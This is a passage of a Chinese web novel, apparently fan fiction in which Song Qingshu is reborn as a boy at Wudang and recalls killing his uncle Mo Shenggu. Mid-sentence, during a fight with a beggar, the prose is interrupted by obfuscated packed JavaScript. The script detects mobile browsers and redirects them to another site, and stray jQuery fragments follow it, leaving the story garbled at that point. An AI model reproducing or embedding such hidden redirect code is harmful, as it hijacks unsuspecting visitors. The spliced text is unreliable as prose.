指尖先于意识苏醒。
被面是种带有草木气息的柔和软,外面虽粗粝内里却亲肤,蹭过指腹时,还有未散的暖意。
宋书猛地睁开眼,视线撞进一片晃眼的明黄。木质云纹雕花的孔隙中缀着一枝小巧的玉坠,上面的流苏伴随着他起身的动作而轻轻晃动。
煞是好看。
鼻间萦绕着淡淡的熏香,青色的香雾正从香炉里蜿蜒而上。
屋于里并没有多余的桌椅,只一张酸枝木书案与一张圈椅。靠窗处有一张软榻,铺有素色布垫。
整间屋子不太,却藏有一股沉静的力道,处处体现着用心。
宋青书倒隐约记起来,这是他满12岁以后,宋远桥给他布置的一个小房间。
当时他欣喜无极,对着他爹宋远桥连称谢谢。
“青书,怎么在发呆,醒了也不知要叫人?”正在这时,一个身形挺拨的身影,裹挟着院外的松香与潮气,带风而进。他那玄色动装下摆还沾有几片未干的草叶,显是从后山练剑回来。
随身佩剑将他少年侠气衬得愈发鲜明,年轻的嗓音更是体现他的少年意气,只是那一脸的络腮胡子稍显格格不入。这也没法,这胡子是主人特意而留,为的是身旁诸人不再将他当成小孩看待。
是七叔,是意气风发的七叔,是正直刚健的七叔。
宋青书眼眶一阵泛酸,“七叔”,低低地应了。
那时,一向心高气傲的他情场失意,放纵自己吃醉了酒,来到峨眉女寝外面,酒壮人胆,正要捻破窗户纸,往里看。
“畜生,你做什么?”一声怒喝穿空而来,顿时吓得他三魂去了七魄。
显然是自己所做的事情有失名门风范。
原来是莫七叔,他扭着他的右臂,就要拉着他回武当,让太师父定夺。
他极力扭脱,终于挣开了七叔,拔足狂奔,还是被七叔追上了。
而宋青书那时心中惊惶不定,他经验尚浅,一想到众人知道这件事之后会如何看待他,心里更是心惊肉跳。
于是有了冈山比武,陈友谅该是一直跟着他,觑有空当,立马就加入他二人的比斗之中。
一阵混乱,本来莫叔是有可能打败他二人联手的,就在这之中,他给宋青书露了一个后背。
他没有想到宋青书会杀他,他对宋青书不设防。
可宋青书还是杀了他,用的还是武当绵掌,他只想自己在众人面前的形象依旧是光明的。
宋青书看着莫七叔痉挛倒地,片刻后没了声息,他把尸体搬到山洞里,被张无忌和赵敏发现,还被狼破坏了。
这边厢,莫声谷瞧见宋青书脸上的神色越来越痛苦,以为他是为了宋远桥责骂之故?“青书,你放心,过几天七叔一定要去同你爹说说,让他不要管束你那么紧。”
“七叔,我无事。”宋青书抹一抹目上湿润。
他已经记起来这是什么时间点。
13岁时,自他自己有房间之后,越发自命不凡起来。想自己是三代弟子中独一份的,武功最高,他这时已经隐隐有点意识了,爹爹虽是代掌门之职,自己又兼是他的独生爱子,不出意外的话,他就是武当第三代掌门。
是以有一日,宋远桥责咎他不扎实修习武术,几句话说得重了一些。
他内心一时不忿,仓皇奔下山来,行至街上,见熙熙攘攘的人群,这才生出一丝后怕来。随即他又一想,这有什么好怕的,正好见识一番。
他平日里总是习字练武,要下山,紧跟宋远桥身后。
他悠然地行至巷尾处,因那里有一小糖人店,那糖人一个个栩栩如生,有战神关羽擎着青龙偃月刀,凛凛然,威风八面;又有跃龙门的鲤鱼,连鲤鱼身上的水都那么逼真;再瞧那只糖龙,更是气势非凡。
龙身蜿蜒盘旋,鳞片在阳光下闪烁着晶莹的光泽,仿佛一片片真的龙鳞覆盖其上。
龙角挺拔如松,透着一股威严之气;龙嘴大张,露出锋利的牙齿,仿佛下一秒就要喷出熊熊火焰。
龙爪锐利如钩,仿佛能抓住世间的一切,龙尾摇曳如风,仿佛在空气中舞动,整个糖龙仿佛随时都会腾空而起,直冲云霄。他被这些东西吸引住眼球,一步步往那里去。
斜刺里却出现一个衣衫褴褛,手持一根油光水滑的竹棍的乞丐,未等他回神,那根竹棍便向他胸前一扫,他堪堪避过
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109821|195845||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
。
他习武虽有几年,但社会终究还是阅历不足,第一次与人交手,对方的招式便如此凌厉,且他此时未有配剑,结果当然只有挨打的份。
果真,这老乞丐见他避过,又使出一招‘釜底抽薪’,竹棍往下摆一拂,他未来得及后退,下一招又袭来,弄得他措手不及。
险险避过十几招,那乞丐似乎是故意遛他,等他将要避过的时候下一招立即就来。
于是几十招过后,他渐渐地体力不支起来。但对面那人似乎看出了他的身法,“咦”了一声,收了戏耍他的心思,一招抽云追月竹棍往他后颈袭来,他就不省人事了。醒来时钱袋玉佩通通都不见,想是那老乞丐见他身法是武当弟子,不想武当来寻仇,只是把他的钱袋玉佩拿走,打晕了,并不伤他。
他挣扎着回至山门,被小道童发现。
那时他已是又累又饿又怕,却不知爹爹从几位师叔找了他许久,始终不见他回来,都心焦不已。宋远桥后面从他口中问明了这件事后,认为是他武功没练到家,所以才被人打成这个样子,简直是丢了他这个武当首席大弟子的脸。
“青书,昨日所教的梯云纵怎么样了?如若不练五十遍,便不用进早饭了。”
“青书,今日所教的武当绵掌口诀,记得还清楚吗?再练十个回合,没练完便不要来见我。”
……
而宋青书这时候心里想的是爹爹居然不去为他讨回公道,反而对待他如此严苛,心里对宋远桥生了一些怨怼。
想来这时候他的心已经歪了。
之后数月,几乎每天练武,练到手筋脚筋酸软无力。
武功虽较之前进益的速度快了一点,但是身体上的疲累也导致心里的怨气更加强烈。
“七叔,我们一同去练武场吧。”宋青书提议道。
六叔和七叔的武功由他爹和二叔代授。由于宋青书和莫声谷年纪相差不多,七叔跟他在一起练武的时间还是挺多的,不过有时七叔和六叔也会交叉。
“我的梯云纵已经练得十分娴熟,正好叫我去给你露一手。”莫声谷时年23岁,正是英姿飒爽的年纪,因而这话听起来有种说不出来的潇洒和豪气。